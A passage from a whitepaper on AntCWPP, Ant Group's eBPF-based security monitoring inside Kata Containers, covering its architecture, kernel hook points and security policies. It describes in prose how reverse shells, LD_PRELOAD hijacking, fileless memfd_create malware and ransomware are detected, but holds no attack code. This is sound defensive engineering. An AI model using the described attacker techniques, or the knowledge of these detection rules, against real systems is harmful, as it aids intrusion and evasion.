As the AntCWPP relies on Kata Containers, it can execute policies directly in the virtual machines that hold the different Pods on the host. The endpoint security agent is responsible to identify the right Pod and right virtual machine before it executes next steps. Security logs in the containers will be associated directly with the application that is running on the container. As all the actions are contained in the Pod with the security vulnerability, the host kernel is not involved in resolving the issue, which provides much better stability to the system overall.

3.2.3 Flexible and Secure Loading


Traditional security frameworks typically load kernel modules into the Linux operating system to monitor security-sensitive behaviors such as processes, files, and networks. Kernel modules run in system Ring 0 with the highest privileges, and if the code is improperly written or contains bugs, it can lead to system crashes.

To securely and stably extend Linux kernel functions, eBPF technology has rapidly developed in recent years. Compared to the stability risks brought by kernel modules, eBPF technology uses the kernel's built-in verifier to check eBPF programs, ensuring they will not cause kernel crashes. The AntCWPP solution chose eBPF, because it is a revolutionary technology that provides greater flexibility and extensibility for modern operating systems without sacrificing security and performance.

4. Solution Architecture

4.1 Architecture Overview

The AntCWPP solution based on eBPF with Kata Containers is shown on the figure below.




The Kata Containers-based CWPP solution includes multiple components, with the following as main building blocks::

- **CWPP Management Platform:** This platform primarily includes cluster asset management, policy management, operations management, and system configuration management. Most of these management functions are implemented by delivering policy changes to the Kubernetes API server, with a few functions implemented by directly communicating with the endpoint security agent:
  - **Asset management** displays the status information of current Kata pods in the cluster, including cluster, application, Kata pod kernel version, etc.
  - **Policy management** is used for adding, deleting, modifying, and querying policies.
  - **Operations management** is used to deliver specified security policies to specified applications.
  - **System configuration management** is used to manage the system's global configurations.
  -
- **Policy Service Center:** It is used to manage application security policies, and is currently directly using the Kubernetes API server. The control plane of the AntCWPP solution is also implemented through the Kubernetes API server. Application security policies are defined through a CRD, which defines the application information to which policies need to be applied, as well as file, process, network, and other security policies. Cluster-related configurations, such as the overall solution's degradation switch, are stored in a configmap. Some configurations for the endpoint security agent are also stored in a configmap within the Kubernetes API server.
- **Host security agent:** It is an agent located on the node host. The security agent's functions include policy listening, pod lifecycle monitoring, loading of policy control logic eBPF programs, converting specific policies into eBPF maps and delivering them to application Pods, and policy status monitoring and management. The security agent listens to policy CRDs and monitors and obtains Kata pods on its own node. For application pods that require policy delivery, the agent loads eBPF programs into the virtual machine belonging to the Kata pod and modifies relevant map configurations for policies. To promptly detect anomalies, the agent also regularly reports its node's policies and pod status to the security control platform.
- **Kata Pod.** In Kata Containers, a Pod is a virtual machine. The security agent loads eBPF programs to multiple eBPF loading points in the kernel. These eBPF programs contain control logic. User-delivered application policies are ultimately converted into eBPF policies and delivered to the virtual machine of the corresponding application Pod. These policies include monitoring and interception of processes, files, networks, and critical system calls.

4.2 Policy Control Workflow

The below diagram shows the overall control workflow:



4.2.1 CWPP Control Platform

The CWPP Control Platform is responsible for policy delivery management, which is a multi-stage process. Policies are configured for applications. This component ensures that policies are delivered to applications which have been previously verified by the platform. The AntCWPP Control Platform implements the following functions:

- **Policy delivery pre-check.** Applications accessing AntCWPP need to meet certain criteria, which is shared with the security policy control platform by the endpoint security agent when obtaining Kata Pod information. When delivering policies, the control platform will verify whether the application meets the delivery requirements, and only then will the policy be delivered.
- **Application-level policy delivery.** The workload running on Ant Group's Kata containers are diverse, and therefore the corresponding security policies cannot all be the same. The security policy control platform can deliver different policies for different applications.
- **Staged policy delivery.** To ensure system stability, policies can be delivered in stages, where each stage's rollout requires manual confirmation. The platform will roll out the next policy stage only after a successful policy delivery is confirmed.
- **Policy anomaly check.** To ensure that security policies on the nodes are effective, the endpoint security agent regularly reports the Kata Pods and corresponding policies on the nodes to the control platform. When an abnormal policy is detected, the platform will issue an alert notification.

The security policy control platform generates a policy CR (Custom Resource) from the user-configured policies and applications and submits it to the Kubernetes API server.

4.2.2 Kubernetes API server

The Kubernetes API server defines the CRD (Custom Resource Definition) for security policies. Kubernetes CRD is a mechanism that allows users to extend Kubernetes' native API. Through CRD, users can create and manage new resource types without modifying Kubernetes' code, meeting specific needs.

The Ant CWPP solution uses CRD as the policy carrier, eliminating the need for additional control channels, reducing overall dependencies and deployment complexity.

The policy CR contains application information and policy information. After the Kubernetes API server receives the policy resource creation request, it will notify the endpoint security agent.

4.2.3 Security Agent

The endpoint security agent is the node agent component in the AntCWPP solution, implemented as a Daemonset in Kubernetes.


The security agent monitors policy changes through the Kubernetes informer mechanism and container events through *containerd*. When the security policy management platform sends the application policy CR to the Kubernetes API server, the security agent will receive a policy CR update notification. The security agent will load eBPF policies and maps for the Kata Pods specified in the policy application on its node.

The endpoint security agent will collect and update node assets, and regularly report assets, including the current cluster, node, Kata Pod, policy, and other content, to display policy delivery progress on the management console such as monitoring alerts, and other capabilities.

To avoid impacting business availability and stability, the security agent actively offloads policies for pods based on Kata Pod resource utilization, and also supports offloading and degrading policies at the node and cluster level.

4.2.4 Security Agent and Kata Virtual Machine Channel

The communication method between the endpoint security agent and the Kata Pod is veBPF. This channel is used for eBPF loading, eBPF map updates, and event data collection, as shown on the figure below.



Kata Pods expose eBPF operation interfaces to the host, and the security agent uses these interfaces to load and unload eBPF programs and modify the content of eBPF maps. When the endpoint agent monitors changes in the security policy on the Kubernetes API server and needs to load the policy into the Kata Pod on its node, it will use the veBPF interface to load the eBPF program and modify the corresponding eBPF map according to the policy.

4.3 Security Event Logs

The AntCWPP solution uses eBPF on the data plane to obtain security-related events in the Kata Pod virtual machine. When a process in the Kata Pod virtual machine triggers a corresponding security rule, the generated alert logs will be sent to the security agent through the veBPF channel. The security agent sends the policy alert logs to the cloud for unified analysis.


Security event logs are divided into default event logs and application-related logs, based on default policies and on-demand policies that are loaded on the system per application. Default security policy logs mainly include various security audit logs that need to be enabled by default, such as Kata Pod process execution events, network access events, and domain name resolution event logs.

For policies loaded on demand by applications, the AntCWPP solution can audit or act on behaviors that trigger policies, and each of these behaviors has detailed log data. Behavior audits are invisible to the workload but will send logs to the cloud, while rules that are configured to intercept will not only send logs but also directly interrupt the process.

Security event logs include policy-specific information and event metadata information alike. The shared information varies with the security policy, such as process execution information, file access information, and network access information. Event metadata information includes event trigger time, policy action taken, and other policy metadata, basic process information such as process name, complete process path, parent process, process owner user ID, and container-related metadata such as the virtual machine ID and image ID of the Kata Pod where the event occurred.

5. eBPF Policy Implementation

The interaction between the security agent and Kata Pod components is shown on the figure below.



In the AntCWPP solution, the security agent loads eBPF programs into the Kata Pod's kernel through the veBPF channel, and modifies related eBPF maps according to security policies from the upper layer, thereby realizing its security auditing and control functions. This section details the eBPF loading points selected by AntCWPP to achieve Kata Pod process, file, network, and syscall monitoring and interception, as well as eBPF program logic and policy control.

5.1 Process Monitoring and Interception

The AntCWPP solution implements process startup event monitoring and interception.

The Linux kernel provides static tracepoints for each system call, and the system call for executing new processes is *execve*. By adding eBPF programs to the *execve* static tracepoint, information about the executed program and its parameters can be obtained. The AntCWPP solution uses this eBPF loading point to implement process execution monitoring.

During the execution of *execve*, the Linux kernel calls the LSM-related hook function `security_bprm_check` to decide whether the program should be executed. Kernel drivers that implement LSM modules can insert their security judgment logic at this hook point to prevent or allow the process from executing. This hook point can load eBPF programs for observation, and the AntCWPP solution uses this eBPF loading point to implement process execution actions as well. The AntCWPP solution loads an eBPF program at this hook point, which reads process control logic from an eBPF map to decide whether to allow the program to execute.

The AntCWPP solution chooses two different cut points to implement process monitoring and interrupt because, from a security perspective, process monitoring is a basic function, while interrupting a process is a more advanced function. Basic functions are usually enabled by default, while advanced functions need to be enabled by security engineers delivering security policies on the platform. Therefore, from an implementation perspective, using static tracepoints to record program execution logs reduces performance overhead.

In addition to allowing process execution, AntCWPP also implements Drift Prevention control for process control.

Drift Prevention, as the name suggests, aims to prevent deviations from expected states and is an important concept in cloud-native security. This technology can be combined with process blocklist and allowlist to achieve more powerful process control capabilities. Usually, after a container starts, all necessary executable files required during runtime should be packaged in the image. Therefore, running processes should not include executable files that are not packaged in the image. However, in scenarios such as ransomware and backdoor attacks, attackers often download an executable file to complete other attack methods. Drift Prevention technology can effectively prevent such attack scenarios.

5.2 Network Access Control

The AntCWPP solution implements network access control, capable of security control based on five-tuple information of inbound and outbound network connections.

In Linux, *iptables* is often used for network packet filtering and management. However, *iptables* has disadvantages such as significant performance impact, inability to dynamically update configurations, and being prone to stability issues, making it difficult to use in large-scale production environments.

eBPF is widely used in the field of network packet processing, and there are many loading points in the Linux kernel that can load eBPF programs for network packet filtering and management. Based on the creation and flow of network packets in the kernel, packets can be monitored or intercepted at the following monitoring points:

- **Syscall layer:** Process network behaviors enter the kernel through system calls, such as *socket* and send network-related system calls. eBPF programs at this layer can monitor all network data but can only monitor network load data, not complete data packets.
- **LSM layer:** This network subsystem has a rich set of LSM hook points that can load eBPF programs to control network-related functions. For example, *bind* and *connect* have corresponding hook points to control which ports processes can bind to and connect to, and there are also hook points for managing socket states and for directly managing data packets.
- **TC layer:** At this layer, the Linux kernel provides the `BPF_PROG_TYPE_SCHED_CLS` eBPF loading program, which can call user-space loaded eBPF programs during the outbound and inbound processing of data packets for packet management and filtering.
- **Device driver layer:** At this layer, the Linux kernel provides the `BPF_PROG_TYPE_XDP` eBPF loading program, which can call user-space loaded eBPF programs during the outbound and inbound process of data packets for packet management and filtering. The difference from TC is that the loading point is closer to the device, allowing for earlier processing and higher performance.
- ***cgroup* layer:** At the *cgroup* layer, the Linux kernel provides `BPF_PROG_TYPE_CGROUP_SKB` for managing inbound and outbound data packets for specific *cgroups*, and `BPF_PROG_TYPE_CGROUP_SOCK_ADDR` for managing network address processing within *cgroups*.

Network access control based on five-tuples can load eBPF programs at multiple layers to achieve inbound and outbound packet control, but the control capabilities, performance impact on the workload, and acquired log information differ. To both meet network data control goals and obtain sufficient workload semantics, eBPF control logic can be loaded at multiple loading points, with each eBPF program cooperating. In the network access control capability of the AntCWPP solution, we mainly selected the LSM and TC layer network control eBPF program loading points to load eBPF programs.

5.3 File Access Control

The AntCWPP solution implements file access control, capable of security control over file *read* and *write* operations based on file paths.

The Linux system provides multiple file path-based access control mechanisms.

The Linux kernel provides `inotify` and `fanotify` mechanisms for monitoring and intercepting the file system. However, they each have drawbacks, where `inotify` is only able to monitor processes accessing


the file without interrupting file access. `fanotify` can interrupt file access, but this action is performed by routing the access request to user space. Since file access on the system is very frequent, `fanotify` has a significant performance impact on the system.

The Linux kernel LSM also provides multiple hook points for controlling file access. For example, `security_path_mknod` can perform security control based on file paths, `security_file_open` is used for security control when a file is opened, `security_file_permission` is used to determine if access to a file is allowed, and `security_inode_permission` is used to determine if there are access permissions for the inode corresponding to a file.

Linux adheres to the philosophy that "everything is a file." Before any file can be accessed, it must first be opened to obtain the file descriptor (fd) of the executable file, and subsequent file access is done through this fd. During the file opening process, the LSM hook program `security_file_open` is called, where an eBPF program is loaded. In the eBPF program, information about the accessed file, such as its full path, and information about the accessing process, can be obtained, thereby enabling secure access control based on policies.

Since file paths can be relatively long, eBPF processing of file paths may have a significant impact on system performance. To improve performance, a direct mapping from file inode to security policy can be maintained. Security policy control can then be enforced in `security_inode_permission`.

In the AntCWPP solution, for file policy control, first the inode of the file to be controlled is obtained. Then, the inode information and security control policy are updated to the eBPF map. The eBPF program loaded at the LSM hook point `security_inode_permission` determines whether to allow access based on the policy for the accessed inode. During Kata Pod operations, changes to files and inodes are also monitored to keep the inode policy up-to-date.



5.4 System Call Monitoring and Interrupt

System call monitoring typically uses static tracepoints at the syscall layer of the operating system. By adding eBPF programs at the static tracepoints of the syscall layer, the execution of any system call can be monitored.

Not all system calls can have interception policies dynamically loaded during process runtime. Only system calls that have corresponding hook points at the underlying LSM layer can be interrupted. For example, `unshare` currently has no interception hook point at the LSM layer, so it can only be monitored at the syscall layer. `mount`, however, has a corresponding interception hook point in LSM, thus allowing monitoring and interrupting functions to be completed directly at the LSM layer.

The AntCWPP solution comprehensively uses the two aforementioned approaches: if an LSM monitoring point exists, monitoring and interruption are performed at the LSM layer; if no interception point exists, the monitoring function is achieved by loading eBPF programs at static tracepoints at the syscall layer.

6. Security Policies and Use Cases

6.1 Use Cases

6.1.1 Online Applications

Ant Group runs a diverse set of applications, including numerous public-facing applications and many internal applications. By analyzing the attack surface and security risks of different workloads, we chose to integrate high-risk applications into the AntCWPP solution. We then configured appropriate security policies for processes, files, networks, and other aspects, thereby achieving security protection for the corresponding containers.

6.1.2 AI Applications

The development of AI agents is currently in full swing. To complete user-specified tasks, AI agents usually need to execute code within a computer, and this computer typically requires an isolated environment. Currently, the industry often adopts secure container technologies similar to Kata Containers as the computing environment for AI agents, such as Firecracker. To protect Ant Group's AI agent computing environment, we

adopted the AntCWPP solution. By integrating the AI agent's computing environment into CWPP, we achieved the following security capabilities:


- **Strong Isolation:** By using Kata Containers, user-generated or large model-generated code cannot perform container escape, thereby protecting the host node.
- **Advanced Security Auditing Capabilities:** Including auditing of process creation, process domain name requests, and network access.
- **Advanced Security Protection Capabilities:** Implemented image process whitelist startup and prevention of internal network access.

6.2 Security Policies

By building eBPF-based security monitoring and interception capabilities on Kata Containers, the AntCWPP solution implemented the following security policies.

System Security Event Auditing: System security event auditing is a fundamental security requirement for production environments. Therefore, all businesses using *runc* need to enable these audits. By instrumenting relevant system calls and kernel functions, we audit system behaviors such as process creation, network connection requests, DNS requests, mount calls, and file creation and modification. For instance, the screenshot below shows the relevant audit logs for process DNS requests.

Prohibit Execution of Non-Image Programs: In a production environment, typically only business applications and related operation and maintenance scripts are executed. These programs are expected, can be converged, and can all be placed in the container image. Programs not in the image can be prohibited from execution. An eBPF program is loaded at the LSM process execution hook point. This eBPF program determines whether the file to be executed is located in the upper layer of *overlayfs*. If the executable file is in the upper layer, it means the file is a “non-image” file or an image file that has been modified. In this case, it can be denied.



Process Execution Block/Allowlist Control: Process control goes further. Since the programs executed on production machines are converged, we can directly control the executed processes via an allowlist, only allowing processes in the allowlist to execute, and prohibiting non-allowlist programs. This prohibition is also implemented by loading an eBPF program at the LSM process execution hook point, and the allowlist is obtained by observing the business Pod.

Reverse Shell Detection: Reverse shell is one of the common techniques used by attackers. A reverse shell is a network attack technique where a compromised host actively initiates a connection to an attacker's control server and establishes an interactive command-line shell session. Reverse shells are often used to bypass firewalls or NAT restrictions. A reverse shell requires redirecting the standard input and standard output of a bash program to the network. By loading eBPF at monitoring points related to the `dup` system call and detecting the initiating process, reverse shells can be precisely detected.

User-mode SO Hijacking Monitoring: Many user-mode malware use the `LD_PRELOAD` environment variable to load malicious dynamic link libraries into system processes for execution. When `LD_PRELOAD` is set, the system prioritizes loading the specified dynamic link library for the program. By monitoring and recording the presence and value of the `LD_PRELOAD` environment variable during process startup, potential malware can be discovered in a timely manner.

Abnormal SSH Connection Detection: Attackers often exploit SSH services for attacks, for example, by directly logging into an SSH service with a weak password. During an SSH connection, new processes are created for the client. By monitoring SSH service process creation events, abnormal SSH connections can be detected in a timely manner.

Fileless Attacks: Malware in Linux often uses fileless attack techniques. This type of attack usually requires calling the `memfd_create` system call to create malicious attack files in memory. By monitoring this system call, such fileless attacks can be detected in a timely manner.

Outbound Network Access Whitelist Control: Outbound access for production workloads is usually restricted to fixed IP address segments. To prevent Kata Pods from accessing unexpected IPs and ports, network access for Kata Pods can be controlled via an allowlist. An eBPF is loaded at the network TC hook point, and the eBPF

program determines the outbound network IP. If it is not in the allowlist, outbound network access is prohibited.

File Integrity Protection: Production environment businesses generally do not need to modify system files, so protecting certain system files is very important. By loading an eBPF program at the LSM file access hook point, each time a process attempts to modify a file, the eBPF program checks whether it is a protected file. If it is a protected file, modification is prohibited.

Ransomware Monitoring: Ransomware encrypts important files on the system. On one hand, "prohibit execution of non-image programs" can be used to prevent ransomware execution. On the other hand, "bait files" can be placed in specific container directories, and access to these files can be monitored to detect ransomware execution in a timely manner.

7. Outlook

7.1 Secure Containers Will be More Widely Used

Container technology has greatly simplified application delivery and deployment, becoming the de facto standard for application release today. However, its traditional underlying container mechanisms, like *runc*, share the kernel with the host and lack isolation. To enhance container isolation, secure containers have emerged, with Kata Containers being a leading solution. Kata Containers runs on a virtual machine kernel independent of the host, achieving complete isolation from the host kernel, and managing container interfaces through an agent in the virtual machine, allowing orchestration systems like Kubernetes to uniformly manage containers.

After its launch, Kata Containers developed rapidly and has gradually become a typical secure container runtime solution, widely used in various scenarios across many large companies. With different demands, many other secure container solutions that isolate the host kernel have also emerged in the industry.

gVisor is a typical example among them. Unlike Kata virtual machines, which directly use the Linux kernel, gVisor implements a brand-new application kernel. Container processes run on top of this kernel, which is completely isolated from the host kernel.

There are many similar solutions in the community that provide independent kernels for containers, all aimed at solving the security problems caused by runc's shared kernel. However, due to strong isolation, they also lose the ability to monitor and block the behavior of workloads running inside secure containers, which is a capability that secure containers need to build.

7.2 Threat Analysis and Monitoring within Secure Containers are Gradually Developing

Under the *runc* shared-kernel architecture, container isolation uses the operating system's namespace mechanism, and security frameworks on the host can directly obtain threat detection events from within the container.

Secure container solutions are essentially lightweight virtual machines, and security tools on the host cannot monitor and interrupt the behavior of the virtual machine's workload. This is because it is difficult to obtain operating system-level semantic information from the virtual machine at the host level, and therefore it is impossible to obtain information required for threat detection, such as process creation, file access, and network requests of the workload running on the virtual machine.

For secure container solutions that use the Linux kernel as the virtual machine, such as Kata, Linux kernel instrumentation can be used for monitoring and interrupting security events, and security tools can even run inside the container. For re-implemented kernels like *gVisor*, basic support needs to be added to the kernel. *gVisor* began supporting real-time auditing of system calls in 2022, which resolved the issue of monitoring threat detection in *gVisor* workloads. Other virtual machine-based secure containers in the industry also suffer from insufficient security capabilities.

As independent kernel solutions for secure containers are increasingly adopted by the industry, the demand for security monitoring and interruption within containers is growing stronger. Typical examples include AI code interpreters, used to execute user-specified code, and another typical application is the execution of high-risk third-party programs. On the one hand, these tasks involve high-risk code and need to be executed in a strongly isolated environment, thus requiring secure containers. On the other hand, these high-risk tasks may execute malicious code. Compared to ordinary applications, these tasks require more auditing and restriction of their actual behavior to timely detect malicious activity.

In our practice, we adopted the approach of loading eBPF into Kata Containers for security monitoring of workloads within secure containers, and used a combination of eBPF and LSM for interrupting abnormal behavior.

7.3 The Use of eBPF in Security is Gradually Becoming the Norm

Originating from network filtering, eBPF technology has developed far beyond its initial network domain in recent years, finding applications in system observation, performance tuning, security monitoring, and many other areas.

Currently, security solutions primarily use two types of eBPF monitoring points. The first type involves loading eBPF programs at general kernel instrumentation points, such as the static instrumentation points for system call entry and exit. These can be used to monitor calls to less common system calls, typically including the `*execve*` system call for process execution. Linux's static instrumentation points offer good performance, but they are pre-built into the kernel. Often, the events that need to be monitored do not have static instrumentation points available. In such cases, eBPF programs can be loaded at *kprobe* general instrumentation points to instrument security-related kernel functions, for example, for file creation events.

The second way security software currently uses eBPF is by loading eBPF programs at LSM hook point functions. The LSM framework calls back user-implemented security policy interfaces when system security events occur, for secure access control of resources. These interfaces allow eBPF programs to be loaded, implementing security policies within the eBPF programs. This means that security tools do not need to modify the kernel or load kernel modules; they only need to load eBPF programs to block malicious behavior. For instance, an eBPF program loaded on `security_bprm_execve` can determine if a process is dangerous. If it is, the process can be blocked, preventing it from starting.

As eBPF technology gradually matures, with its stability, reliability, and excellent performance, eBPF has progressively become the mainstream mechanism for security monitoring and interception under Linux. Most cloud-native security startups, such as Isovalent, Wiz, and AccuKnox, choose eBPF as their underlying monitoring capability. In conclusion, as eBPF matures, it will become the underlying support technology for cloud-native and container security, used to obtain the most fundamental container security monitoring events.

Ant Group has adopted eBPF as a fundamental security control capability within Kata Containers, effectively solving the challenge of container security policy management by shifting the responsibility of managing all container policies from a single host-based eBPF in *runc* scenarios to the Kata Pod's own kernel. However, not all tasks are suitable for running in Kata containers. The industry still needs to further explore and evaluate for viable eBPF-based security monitoring and interception solutions in *runc* containers for production environments.

7.4 Wider Application of the Kata Independent Kernel

This paper details how Ant Group has built a container-native security protection solution by using eBPF within Kata Containers' independent kernels. This is thanks to eBPF's comprehensive monitoring capabilities on one hand, and Kata Containers' independent kernels on the other. Kata's independent kernel provides an ideal runtime environment for various container-based innovation solutions. Business innovations can be customized within this independent kernel environment, such as loading custom kernels, modifying kernel parameters, loading kernel modules, or loading special eBPF programs. These customizations are effective only for specific applications without affecting other containers or host services, and without being impacted by different kernel versions across cluster nodes. This is largely impossible with traditional *runc* containers.

Through AntCWPP, we first introduced eBPF security monitoring into Kata Containers and implemented it internally within the company. One of the purposes of this whitepaper is to share our experience, hoping that more practitioners can utilize the independent kernel characteristics of Kata for further innovation and application.

8. Summary

This whitepaper introduces AntCWPP, a solution implemented by Ant Group in its container security development, based on Kata Containers and eBPF technology. This solution achieves strong container isolation and enables monitoring and interruption of critical system behaviors within container workloads, such as processes, files, and networks. The whitepaper details the various features of this solution, describes its architecture and implemented security policies, and explains the security problems it solves. Finally, it outlines AntCWPP's practical application in production. The paper concludes with an outlook on related technologies discussed, such as secure containers and the use of eBPF in the security domain.

9. Acknowledgements

